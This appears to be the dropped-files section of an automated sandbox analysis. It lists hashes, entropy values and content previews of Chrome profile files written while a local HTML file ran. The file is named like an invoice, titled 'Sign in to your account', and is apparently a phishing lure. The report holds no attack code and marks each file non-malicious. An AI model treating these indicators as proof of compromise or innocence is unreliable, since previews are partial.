C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\6d775c9e-3eba-42c5-b0db-45ea9d845ac2.tmp

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	4873
Entropy (8bit):	4.961014850495667
Encrypted:	false
SSDEEP:	48:YczOUklSLklwHj2cOqAjiqTlYqlQKHoTw0GqCH3CH3G/s8C1Nfct/9BhUJo3Khmx:nkCBf41pcKIN0ok0JCKL8VbOTQVuwn
MD5:	B90C3BCA6660C307EEDB0354BC4BF62D
SHA1:	DC52AEC4593F1A3103320B7B56FED0BA012FAC20
SHA-256:	149343999609B8FD00752B529D25D066A64D30939A6227E8F7F5C857D41E6DCB
SHA-512:	88BA4CD85EB466BA10BB4D0FB6FD769B13A5CB0C339717C066CFCD5109C748F578A0F96F2BD07B43D89AB4E153A4A4329AA3E2C9D449626990D735D9217784 F
Malicious:	false
Preview:	{"account_id_migration_state":2,"account_tracker_service_last_update":"13296990332270044","alternate_error_pages":{"backup":true},"announcement_notification_service_first_run_time":"13245951485614034","autocomplete":{"retention_policy_last_version":85},"autofill":{"orphan_rows_removed":true},"browser":{"default_browser_infobar_last_declined":"13245951692116406","has_seen_welcome_page":true,"navi_onboard_group":"","should_reset_check_default_browser":false,"window_placement":{"bottom":974,"left":10,"maximized":true,"right":1060,"top":10,"work_area_bottom":984,"work_area_left":0,"work_area_right":1280,"work_area_top":0}},"countryid_at_install":21843,"data_reduction":{"daily_original_length":["0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","7355378"],"daily_received_length":["0","0","0","0","0","0","0","

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\83fd0579-173e-4aff-b2f6-141dc8e46240.tmp

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	4874
Entropy (8bit):	4.961190346582099
Encrypted:	false
SSDEEP:	48:YczOUklSLkSwHj2cOqAjiqTlYqlQKHoTw0GqCH3CH3G/s8C1Nfct/9BhUJo3Khmx:nkC6f41pcKIN0ok0JCKL8VbOTQVuwn
MD5:	CE9305132A3A1DEAB1F91385A41A6C4C
SHA1:	CEC9AD7536D7E936EB654E3DEE936C311B2CEF11
SHA-256:	7BC5F9CAA5162661B95C70FF44F2F7B6D6E8E9FE5C1337BFBDB606BA37B674A5
SHA-512:	E32BD8F8317A57A9321FBE7B915BA2A5E144C8F9D765D962590DAFF8EAF9E223E92A4DF9CB4DF82837CD70BC21ED72CA4CC0073F671C6EDD4CB0383860012 35
Malicious:	false
Preview:	{"account_id_migration_state":2,"account_tracker_service_last_update":"13296990332270044","alternate_error_pages":{"backup":true},"announcement_notification_service_first_run_time":"13245951485614034","autocomplete":{"retention_policy_last_version":85},"autofill":{"orphan_rows_removed":true},"browser":{"default_browser_infobar_last_declined":"13245951692116406","has_seen_welcome_page":true,"navi_onboard_group":"","should_reset_check_default_browser":false,"window_placement":{"bottom":974,"left":10,"maximized":false,"right":1060,"top":10,"work_area_bottom":984,"work_area_left":0,"work_area_right":1280,"work_area_top":0}},"countryid_at_install":21843,"data_reduction":{"daily_original_length":["0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","7355378"],"daily_received_length":["0","0","0","0","0","0","0",

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\90c81b4a-8fee-47b7-a906-2e0108701704.tmp

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	4219
Entropy (8bit):	4.871684703914691
Encrypted:	false
SSDEEP:	48:YXsJjMH+5s7YMHBKsvxMHVzspxMHbsIHt/soBDysKqnsllzMHpDCLsWJMHLsNuMg:RG+ZGJG+GTTD7IGpD+G7Gp2GnG4GVhH
MD5:	EDC4A4E22003A711AEF67FAED28DB603
SHA1:	977E551B9ED5F60D018C030B0B4AA2E33B954556
SHA-256:	DD2C9F43F622F801FCC213CDE8E3E90EF1D0D26665AE675449A94CEC7EB1D453
SHA-512:	84D3930579FD73C7D86144D5CDC636436955BA79759273C740D2D72BC4847F2F7F165BBCA3EB2E4DFB01777D6A5F141623278C1BF74615C5A491092CE3FD160
Malicious:	false

Preview:	{"net":{"http_server_properties":{"servers":[{"alternative_service":[{"advertised_versions":[],"expiration":"13248543677350473","port":443,"protocol_str":"quic"},{"advertised_versions":[],"expiration":"13248543677350474","port":443,"protocol_str":"quic"}],"isolation":[],"network_stats":{"srtt":31344},"server":"https://dns.google","supports_spdy":true},{"alternative_service":[{"advertised_versions":[],"expiration":"13248543501474403","port":443,"protocol_str":"quic"},{"advertised_versions":[],"expiration":"13248543501474403","port":443,"protocol_str":"quic"}],"isolation":[],"network_stats":{"srtt":31656},"server":"https://clients2.googleusercontent.com","supports_spdy":true},{"alternative_service":[{"advertised_versions":[],"expiration":"13248543501454993","port":443,"protocol_str":"quic"},{"advertised_versions":[],"expiration":"13248543501454994","port":443,"protocol_str":"quic"}],"isolation":[],"network_stats":{"srtt":39369},"server":"https://www.googleapis.com","supports_spdy":true},

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\93310488-ece6-4dbd-aef0-12b3c845b819.tmp

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:L:L
MD5:	5058F1AF8388633F609CADB75A75DC9D
SHA1:	3A52CE780950D4D969792A2559CD519D7EE8C727
SHA-256:	CDB4EE2AEA69CC6A83331BBE96DC2CAA9A299D21329EFB0336FC02A82E1839A8
SHA-512:	0B61241D7C17BCBB1BAEE7094D14B7C451EFECC7FFCBD92598A0F13D313CC9EBC2A07E61F007BAF58FBF94FF9A8695BDD5CAE7CE03BBF1E94E93613A00F25F21
Malicious:	false
Preview:	.

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\9ca91e60-8d59-4218-966b-1daa14d071aa.tmp

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	UTF-8 Unicode text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	19792
Entropy (8bit):	5.564470474838971
Encrypted:	false
SSDEEP:	384:qxhtZLlxgXL1kXqKf/pUZNCgVLH2HfDyrUqHGVCyI4a:8LlML1kXqKf/pUZNCgVLH2HfWrU6GVby
MD5:	A5305576C48C84A74D215D20DA3E09F6
SHA1:	78421D93E20C14317DA513B781AFF9DFB7529BD5
SHA-256:	F290700E168D88282378F7EFB93D75EA15660D83750C0F917A0893C122A362D5
SHA-512:	FBAF9696543523D1CCB56EF6DECFB1535FB477BD57ED746DF80AF1AC7DE24ABCB3FE1749FFD0FD43C8309E88D6D51FFC52B9BBC3BEE2A5C4E8D63262813DD735
Malicious:	false
Preview:	{"download":{"always_open_pdf_externally":true,"directory_upgrade":true,"extensions_to_open":"pdf:doc:docx:docxm:docm:xls:xlsx:xlsxm:xlsm:ppt:pptx:pptxm:pptm:mht:rtf:pub:vsd:mpp:mdb:dot:dotm:xlsb:xll:hwp:show:cell:hwpx:hwt:jtd:zip:iso:7z:rar:tar:vbs:js:jse:vbe:exe:html:htm:xhtml:tbz2:lz"},"extensions":{"settings":{"ahfgeienlihckogmohjhadlkjgocpleb":{"active_permissions":{"api":["management","system.display","system.storage","webstorePrivate","system.cpu","system.memory","system.network"],"manifest_permissions":[]},"app_launcher_ordinal":"t","commands":{},"content_settings":[],"creation_flags":1,"events":[],"from_bookmark":false,"from_webstore":false,"incognito_content_settings":[],"incognito_preferences":{},"install_time":"13296990331587723","location":5,"manifest":{"app":{"launch":{"web_url":"https://chrome.google.com/webstore"},"urls":["https://chrome.google.com/webstore"]},"description":"Discover great apps, games, extensions and themes for Google Chrome.","icons":{"128":"webstore_i

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Extensions\nmmhkkegccagdldgiimedpiccmgmieda\1.0.0.6_0_metadata\computed_hashes.json

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	11217
Entropy (8bit):	6.069602775336632
Encrypted:	false
SSDEEP:	192:GbylJnlTwGB7V9Hne4qasKxXItmLG48gcLg/PkI:Gb+nldByaFx4toj8VEPT
MD5:	90F880064A42B29CCFF51FE5425BF1A3
SHA1:	6A3CAE3996E9FFF653A1DDF731CED32B2BE2ACBF
SHA-256:	965203D541E442C107DBC6D5B395168123D0397559774BEAE4E5B9ABC44EF268
SHA-512:	D9CBFCD865356F19A57954F8FD952CAF3D31B354112766C41892D1EF40BD2533682D4EC3F4DA0E59A5397364F67A484B45091BA94E6C69ED18AB681403DFD3F
Malicious:	false

Preview:	{"file_hashes":[{"block_hashes":["A+1PYW3V6CJbBuQ7aqrgYhyH3bT8PKyBXp3hN2slpI0=","WSOpQRkYTHjPSlG9Zif2a7TNhy43NDcG1Zg5Nv0UbH0=","jDctR8ImG5KZrQKm4kDjUB7FokSJfjo/pmvFowRVlaY=","LPxhhJiuU0lprt0T6flpS7TkaDg7MocrbmzO65xH6RI=","nZ9zLb2By96AkKXALRM+C0Eu11XUjPiMXEKjiCPdtHE=","wifibc1QfMBN2jrtUtLgsCefvuceTpAatmLvuI11RJA=","dHjWlSIIdjj7MWqg3T8MG58RuuqRXk32vqi/13JqEgA=","zd3DV7dbvfNvx1hdhU01fW5ily52DLN0CFL/ADaEeTI=","DpjXcO85FFFY9KJFPkGNfFUtdQlOsGwO5jUckiUwY14=","gqid6l1+mk/6yWgUECRofI9lMipXgXh2jEN2+CxmPE0=","prDB91X2Mmfg/M/txVMITWBmEGbOGjqBTP7CMjYqdHs=","yLPAqV4gqoyS/zFkEt3Cn2j0q2v9QOSthVFfWn8EzCM=","EPQ3jzdrLkAHyvf3920B5Y3aAkO1IJdn/UtbnAmq6T0=","+oOc6ca+ChKUpTu+oa2ZRxRE+wG3QJmuYWEvYCs40NI=","3mBGNAiRlTANEQkqzU3TEi+5wJ0ubR5uwtS4/9OOM7w=","1A9NNawxuhu95H5eThvf1rewJ4QQWhhPNxJXO1C/n68=","E3vWLQxzmj+e5QxYbUscllJ5n0lTpw5JBHV1Kph3/KM=","i3l8ghdTF9c1ZXNBZmvsID+DV4gxBVN27rj9wsMtRpg=","R8B8qYabnMSlLPhrtu0hGYrHn3llsMHqBbi70gkljEE=","rhlzuEvv2KRAFMms896xFwkNgPrw6WvmgPn6xrBSa2Y=","LAMXv6sRb0VZrY34aVXF3Fftxs

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Feature Engagement Tracker\AvailabilityDB\000003.log

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	data
Category:	dropped
Size (bytes):	38
Entropy (8bit):	1.8784775129881184
Encrypted:	false
SSDEEP:	3:FQxlXNQxlX:qTCT
MD5:	51A2CBB807F5085530DEC18E45CB8569
SHA1:	7AD88CD3DE5844C7FC269C4500228A630016AB5B
SHA-256:	1C43A1BDA1E458863C46DFAE7FB43BFB3E27802169F37320399B1DD799A819AC
SHA-512:	B643A8FA75EDA90C89AB98F79D4D022BB81F1F62F50ED4E5440F487F22D1163671EC3AE73C4742C11830214173FF2935C785018318F4A4CAD413AE4EEEF985D
Malicious:	false
Preview:	.f.5.....f.5.....

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Feature Engagement Tracker\AvailabilityDB\LOG

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text
Category:	dropped
Size (bytes):	372
Entropy (8bit):	5.307693094298698
Encrypted:	false
SSDEEP:	6:Af14q2PWXp+N23iKKdK25+Xqx8chI+IFUtqVff1DXZmwYVff1UzkwOWXp+N23iKG:Af14va5KkTXfchI3FUtif1j/If1Uz5fk
MD5:	33979AAD5C813DB27B43BA848827E2FA
SHA1:	29E770E171E8FDAFF199AB37D22642B2EC03C2D6
SHA-256:	15FC6ADEEF72A67FE61F98CF873DE795676EC7F9D4DFFAE4DB36B2C458514A4A
SHA-512:	63401FF31A1F0067A72F6C5B5AB7C30AF8D9E9BA4447EB55BEB2A257CCC298C5608260A538870502DC9209585720BE257DE2F27A89741E3AA53427DDAAC2925D
Malicious:	false
Preview:	2022/05/14-01:25:38.274 1924 Reusing MANIFEST C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Feature Engagement Tracker\AvailabilityDB/MANIFEST-000001.2022/05/14-01:25:38.276 1924 Recovering log #3.2022/05/14-01:25:38.277 1924 Reusing old log C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Feature Engagement Tracker\AvailabilityDB/000003.log .

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Feature Engagement Tracker\AvailabilityDB\LOG.old (copy)

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text
Category:	dropped
Size (bytes):	372
Entropy (8bit):	5.307693094298698
Encrypted:	false
SSDEEP:	6:Af14q2PWXp+N23iKKdK25+Xqx8chI+IFUtqVff1DXZmwYVff1UzkwOWXp+N23iKG:Af14va5KkTXfchI3FUtif1j/If1Uz5fk
MD5:	33979AAD5C813DB27B43BA848827E2FA
SHA1:	29E770E171E8FDAFF199AB37D22642B2EC03C2D6
SHA-256:	15FC6ADEEF72A67FE61F98CF873DE795676EC7F9D4DFFAE4DB36B2C458514A4A
SHA-512:	63401FF31A1F0067A72F6C5B5AB7C30AF8D9E9BA4447EB55BEB2A257CCC298C5608260A538870502DC9209585720BE257DE2F27A89741E3AA53427DDAAC2925D
Malicious:	false
Preview:	2022/05/14-01:25:38.274 1924 Reusing MANIFEST C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Feature Engagement Tracker\AvailabilityDB/MANIFEST-000001.2022/05/14-01:25:38.276 1924 Recovering log #3.2022/05/14-01:25:38.277 1924 Reusing old log C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Feature Engagement Tracker\AvailabilityDB/000003.log .

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\History Provider Cache

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe

File Type:	data
Category:	dropped
Size (bytes):	850
Entropy (8bit):	5.41724811877849
Encrypted:	false
SSDEEP:	24:M9PsK+w58h7VxJlUt0TrDY78BJgskfa9yBDOZ5S6pRwO:i+u4pTrHUO3nj
MD5:	09ECF24075A4EFCFF86F00779ECAB9F3
SHA1:	601C6EF8109A81523426A05E082DDB0C84FD9333
SHA-256:	211CA01FD9E2818F6AB098F29CED3BC889EB2C9C620FEF65201B7AEA41AE673B
SHA-512:	634B0928D76753D5DAC0783BBB00190383B7EBCD465782CD2F9F4500EF0497126AC015090108DC615FDA5D8A76AED99278B81BC457BD0C2061EDB024840A481
Malicious:	false
Preview:	..........."m....93u8remit903904989304..account..c..desktop..file..user..html..in..invoice03800838..sign..to..users..your*........93u8remit903904989304......account......c......desktop......file......user......html......in......invoice03800838......sign......to......users......your..2.........0.........3.........4........8.........9........a.........c..........d.........e............f........g... .....h.........i............k........l.........m.........n...........o............p........r...........s..........t............u...........v........y........z...:w... ....B............ ......*Ifile:///C:/Users/user/Desktop/INVOICE03800838-93U8REMIT903904989304.HTML2.Sign in to your account:.............J.............../E.......

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Network Persistent State (copy)

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	1814
Entropy (8bit):	4.886201410096686
Encrypted:	false
SSDEEP:	48:Y2TntwCXGDH3qyvz5sSBGsS+RLsSw/SwuSqsS2MHBYhbD:JTnOCXGDHa+z5Bo+xw6wuJ2GuhH
MD5:	03F02A289230C73B967A000783484260
SHA1:	A7BA60924599214CE23EA0F18CF70B446ABE1F5E
SHA-256:	6F927C5B752FA1555F7AC2F5F5A462A37CAE94470029C5BEBF1B98AC4291A514
SHA-512:	631590904A68904D300C03EFAABE5F1C5FF139887717559E810F18D86D37E77D0F09FB8858C6E11BD5EE8B174F707B62CE1A5D8A8C3936BF05D3FE7EEB28362
Malicious:	false
Preview:	{"net":{"http_server_properties":{"servers":[{"isolation":[],"server":"https://www.gstatic.com","supports_spdy":true},{"isolation":[],"server":"https://www.google.com","supports_spdy":true},{"isolation":[],"server":"https://ssl.gstatic.com","supports_spdy":true},{"isolation":[],"server":"https://fonts.gstatic.com","supports_spdy":true},{"isolation":[],"server":"https://apis.google.com","supports_spdy":true},{"isolation":[],"server":"https://play.google.com","supports_spdy":true},{"isolation":[],"server":"https://ogs.google.com","supports_spdy":true},{"isolation":[],"server":"https://www.googleapis.com","supports_spdy":true},{"isolation":[],"server":"https://clients2.googleusercontent.com","supports_spdy":true},{"isolation":[],"server":"https://dns.google","supports_spdy":true},{"alternative_service":[{"advertised_versions":[50],"expiration":"13299582334650948","port":443,"protocol_str":"quic"}],"isolation":[],"server":"https://redirector.gvt1.com"},{"alternative_service":[{"advertised_

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Preferences (copy)

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	4901
Entropy (8bit):	4.966909531584586
Encrypted:	false
SSDEEP:	48:YczOUklSLkSwHj2cebsqAjiqTlYqlQKHoTw0GqCH3CH3G/s8C1Nfct/9BhUJo3KY:nkC6g41pcKIN0ok0JCKL8bbOTQVuwn
MD5:	A7116417B2347E3CB569BA7488A801A4
SHA1:	1558783625159A63A69D22158100D1D88110454C
SHA-256:	CC55E629C41AF12570C38A18C69791FEACB613941CAB445849B519AB6E75A3CF
SHA-512:	D785C471E41C0C0AE65813E5D7840A5FFA452BE1266F079A985C8C484AC1BFFBC076515F199BC39288C032297D9DB0636FE77839A19AD4B6B5D14BF17CED256 2
Malicious:	false
Preview:	{"account_id_migration_state":2,"account_tracker_service_last_update":"13296990332270044","alternate_error_pages":{"backup":true},"announcement_notification_service_first_run_time":"13245951485614034","autocomplete":{"retention_policy_last_version":85},"autofill":{"orphan_rows_removed":true},"browser":{"default_browser_infobar_last_declined":"13245951692116406","has_seen_welcome_page":true,"navi_onboard_group":"","should_reset_check_default_browser":false,"window_placement":{"bottom":974,"left":10,"maximized":false,"right":1060,"top":10,"work_area_bottom":984,"work_area_left":0,"work_area_right":1280,"work_area_top":0}},"countryid_at_install":21843,"data_reduction":{"daily_original_length":["0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","7355378"],"daily_received_length":["0","0","0","0","0","0","0",

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Secure Preferences (copy)

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	UTF-8 Unicode text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	19793
Entropy (8bit):	5.564418764861529

Encrypted:	false
SSDEEP:	384:qxhtZLlxgXL1kXqKf/pUZNCgVLH2HfDyrUqHGkCtI4W:8LlML1kXqKf/pUZNCgVLH2HfWrU6Gkou
MD5:	6DD475D7B27C73A8B089BD50E2171C1D
SHA1:	CBA1C2682DCA200E95D48CC0BC75C005CB7EAAD9
SHA-256:	DD2365E6E34B13795CA2059196488731145663 95E5A3E3522A3D855CADCFD284
SHA-512:	E04CD88DE3A9CC25C53614595F9E954FCA7D4947217E424C73245C58A3D3A02C500621CF2903640AA4A3F621DB59CE1F5D0C150A9A4BD5DF6510C76266DF61F
Malicious:	false
Preview:	{"download":{"always_open_pdf_externally":true,"directory_upgrade":true,"extensions_to_open":"pdf:doc:docx:docxm:docm:xls:xlsx:xlsxm:xlsm:ppt:pptx:pptxm:pptm:mht:rtf:pub:vsd:mpp:mdb:dot:dotm:xlsb:xll:hwp:show:cell:hwpx:hwt:jtd:zip:iso:7z:rar:tar:vbs:js:jse:vbe:exe:html:htm:xhtml:tbz2:lz"},"extensions":{"settings":{"ahfgeienlihckogmohjhadlkjgocpleb":{"active_permissions":{"api":["management","system.display","system.storage","webstorePrivate","system.cpu","system.memory","system.network"],"manifest_permissions":[]},"app_launcher_ordinal":"t","commands":{},"content_settings":[],"creation_flags":1,"events":[],"from_bookmark":false,"from_webstore":false,"incognito_content_settings":[],"incognito_preferences":{},"install_time":"13296990331587723","location":5,"manifest":{"app":{"launch":{"web_url":"https://chrome.google.com/webstore"},"urls":["https://chrome.google.com/webstore"]},"description":"Discover great apps, games, extensions and themes for Google Chrome.","icons":{"128":"webstore_i

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Storage\ext\gfdkimpbcpahaombhbimeihdjnejgicl\def\GPUCache\data_1

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	data
Category:	dropped
Size (bytes):	270336
Entropy (8bit):	0.0012471779557650352
Encrypted:	false
SSDEEP:	3:MsEllllkEthXllkl2zE:/M/xT02z
MD5:	F50F89A0A91564D0B8A211F8921AA7DE
SHA1:	112403A17DD69D5B9018B8CEDE023CB3B54EAB7D
SHA-256:	B1E963D702392FB7224786E7D56D43973E9B9EFD1B89C17814D7C558FFC0CDEC
SHA-512:	BF8CDA48CF1EC4E73F0DD1D4FA5562AF1836120214EDB74957430CD3E4A2783E801FA3F4ED2AFB375257CAEED4ABE958265237D6E0AACF35A9EDE7A2E8898D58
Malicious:	false
Preview:	....

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Storage\ext\gfdkimpbcpahaombhbimeihdjnejgicl\def\Network Persistent State (copy)

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	420
Entropy (8bit):	4.985305467053914
Encrypted:	false
SSDEEP:	6:YHpoNXR8+eq7JdV5qQlsDHF4xj70PpqQEsDHF4R8HLJ2AVQBR70S7PMVKJw1K3Ky:YHO8sdBsB6MAsBdLJlyH7E4f3K33y
MD5:	C401B619D9D8E0ADABC25A47EE49CFBA
SHA1:	C9D3B816DD3FBCD98E9C0A32CEC7B501EFC0BBDA
SHA-256:	8F5D75F5EF9876E8D30CE477509F735B50C4D87DBEDB433BE8EDBE6D4B3CB82F
SHA-512:	BC12F16CB95CB0AD708C6BBD005EF863A8552613E612F1084086E0F8262752E1B5144D044F0D141CE8462CC33343C36B517A5CC778751680485D8F88FB51B862
Malicious:	false
Preview:	{"net":{"http_server_properties":{"servers":[{"alternative_service":[{"advertised_versions":[50],"expiration":"13248543490879170","port":443,"protocol_str":"quic"},{"advertised_versions":[73],"expiration":"13248543490879171","port":443,"protocol_str":"quic"}],"isolation":[],"server":"https://dns.google","supports_spdy":true}],"version":5},"network_qualities":{"CAASABiAgICA+P////8B":"4G","CAESABiAgICA+P////8B":"4G"}}}

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Storage\ext\gfdkimpbcpahaombhbimeihdjnejgicl\def\bb37dd08-61d9-4b73-8766-78a247b93df4.tmp

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	420
Entropy (8bit):	4.985305467053914
Encrypted:	false
SSDEEP:	6:YHpoNXR8+eq7JdV5qQlsDHF4xj70PpqQEsDHF4R8HLJ2AVQBR70S7PMVKJw1K3Ky:YHO8sdBsB6MAsBdLJlyH7E4f3K33y

MD5:	C401B619D9D8E0ADABC25A47EE49CFBA
SHA1:	C9D3B816DD3FBCD98E9C0A32CEC7B501EFC0BBDA
SHA-256:	8F5D75F5EF9876E8D30CE477509F735B50C4D87DBEDB433BE8EDBE6D4B3CB82F
SHA-512:	BC12F16CB95CB0AD708C6BBD005EF863A8552613E612F1084086E0F8262752E1B5144D044F0D141CE8462CC33343C36B517A5CC778751680485D8F88FB51B862
Malicious:	false
Preview:	{"net":{"http_server_properties":{"servers":[{"alternative_service":[{"advertised_versions":[50],"expiration":"13248543490879170","port":443,"protocol_str":"quic"},{"adve rtised_versions":[73],"expiration":"13248543490879171","port":443,"protocol_str":"quic"}],"isolation":[],"server":"https://dns.google","supports_spdy":true}],"version":5} ,"network_qualities":{"CAASABiAgICA+P////8B":"4G","CAESABiAgICA+P////8B":"4G"}}}

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Storage\ext\nmmhkkegccagdldgiimedpiccmgmieda\def\GPUCache\data_1

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	data
Category:	dropped
Size (bytes):	270336
Entropy (8bit):	0.0012471779557650352
Encrypted:	false
SSDEEP:	3:MsEllllkEthXllkl2zE:/M/xT02z
MD5:	F50F89A0A91564D0B8A211F8921AA7DE
SHA1:	112403A17DD69D5B9018B8CEDE023CB3B54EAB7D
SHA-256:	B1E963D702392FB7224786E7D56D43973E9B9EFD1B89C17814D7C558FFC0CDEC
SHA-512:	BF8CDA48CF1EC4E73F0DD1D4FA5562AF1836120214EDB74957430CD3E4A2783E801FA3F4ED2AFB375257CAEED4ABE958265237D6E0AACF35A9EDE7A2E8898 D58
Malicious:	false
Preview:	....

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Storage\ext\nmmhkkegccagdldgiimedpiccmgmieda\def\Network Persistent State (copy)

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	420
Entropy (8bit):	4.954960881489904
Encrypted:	false
SSDEEP:	12:YHO8sdvBVSsB6M/BVSsBdLJlyH7E4f3K33y:YXsdvjX6gjXdL3yH7n/iy
MD5:	F4FEFEEEC722772F9DC0FCE1B52D79B5
SHA1:	00EECFA3B37113D30E7D43BE4383C540F3D93D4D
SHA-256:	D33E13C12004A700F246D8C73709114A881609D658E045D54DE36874728D07F0
SHA-512:	41E61EC89366800FD5F4DD704E53B47DE29411B9088B46349A0A350758D08569C14DCC70CF8D6A6FE6D049CB6D32F2B091153E8148A1B5857BD7AF13492071BI
Malicious:	false
Preview:	{"net":{"http_server_properties":{"servers":[{"alternative_service":[{"advertised_versions":[50],"expiration":"13248543498399332","port":443,"protocol_str":"quic"},{"adve rtised_versions":[73],"expiration":"13248543498399332","port":443,"protocol_str":"quic"}],"isolation":[],"server":"https://dns.google","supports_spdy":true}],"version":5} ,"network_qualities":{"CAASABiAgICA+P////8B":"4G","CAESABiAgICA+P////8B":"4G"}}}

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Storage\ext\nmmhkkegccagdldgiimedpiccmgmieda\def\fc6054c0-36cb-491f-9bfa-d522ecb6b6c8.tmp

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	420
Entropy (8bit):	4.954960881489904
Encrypted:	false
SSDEEP:	12:YHO8sdvBVSsB6M/BVSsBdLJlyH7E4f3K33y:YXsdvjX6gjXdL3yH7n/iy
MD5:	F4FEFEEEC722772F9DC0FCE1B52D79B5
SHA1:	00EECFA3B37113D30E7D43BE4383C540F3D93D4D
SHA-256:	D33E13C12004A700F246D8C73709114A881609D658E045D54DE36874728D07F0
SHA-512:	41E61EC89366800FD5F4DD704E53B47DE29411B9088B46349A0A350758D08569C14DCC70CF8D6A6FE6D049CB6D32F2B091153E8148A1B5857BD7AF13492071BI
Malicious:	false

Preview:	{"net":{"http_server_properties":{"servers":[{"alternative_service":[{"advertised_versions":[50],"expiration":"13248543498399332","port":443,"protocol_str":"quic"},{"advertised_versions":[73],"expiration":"13248543498399332","port":443,"protocol_str":"quic"}],"isolation":[],"server":"https://dns.google","supports_spdy":true}],"version":5},"network_qualities":{"CAASABiAgICA+P////8B":"4G","CAESABiAgICA+P////8B":"4G"}}}

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\aaaf02fb-2b5f-417d-84d8-b2121a90d180.tmp	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	4873
Entropy (8bit):	4.961014850495667
Encrypted:	false
SSDEEP:	48:YczOUklSLklwHj2cOqAjiqTlYqlQKHoTw0GqCH3CH3G/s8C1Nfct/9BhUJo3Khmx:nkCBf41pcKIN0ok0JCKL8VbOTQVuwn
MD5:	B90C3BCA6660C307EEDB0354BC4BF62D
SHA1:	DC52AEC4593F1A3103320B7B56FED0BA012FAC20
SHA-256:	149343999609B8FD00752B529D25D066A64D30939A6227E8F7F5C857D41E6DCB
SHA-512:	88BA4CD85EB466BA10BB4D0FB6FD769B13A5CB0C339717C066CFCD5109C748F578A0F96F2BD07B43D89AB4E153A4A4329AA3E2C9D449626990D735D9217784 F
Malicious:	false
Preview:	{"account_id_migration_state":2,"account_tracker_service_last_update":"13296990332270044","alternate_error_pages":{"backup":true},"announcement_notification_service_first_run_time":"13245951485614034","autocomplete":{"retention_policy_last_version":85},"autofill":{"orphan_rows_removed":true},"browser":{"default_browser_infobar_last_declined":"13245951692116406","has_seen_welcome_page":true,"navi_onboard_group":"","should_reset_check_default_browser":false,"window_placement":{"bottom":974,"left":10,"maximized":true,"right":1060,"top":10,"work_area_bottom":984,"work_area_left":0,"work_area_right":1280,"work_area_top":0}},"countryid_at_install":21843,"data_reduction":{"daily_original_length":["0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0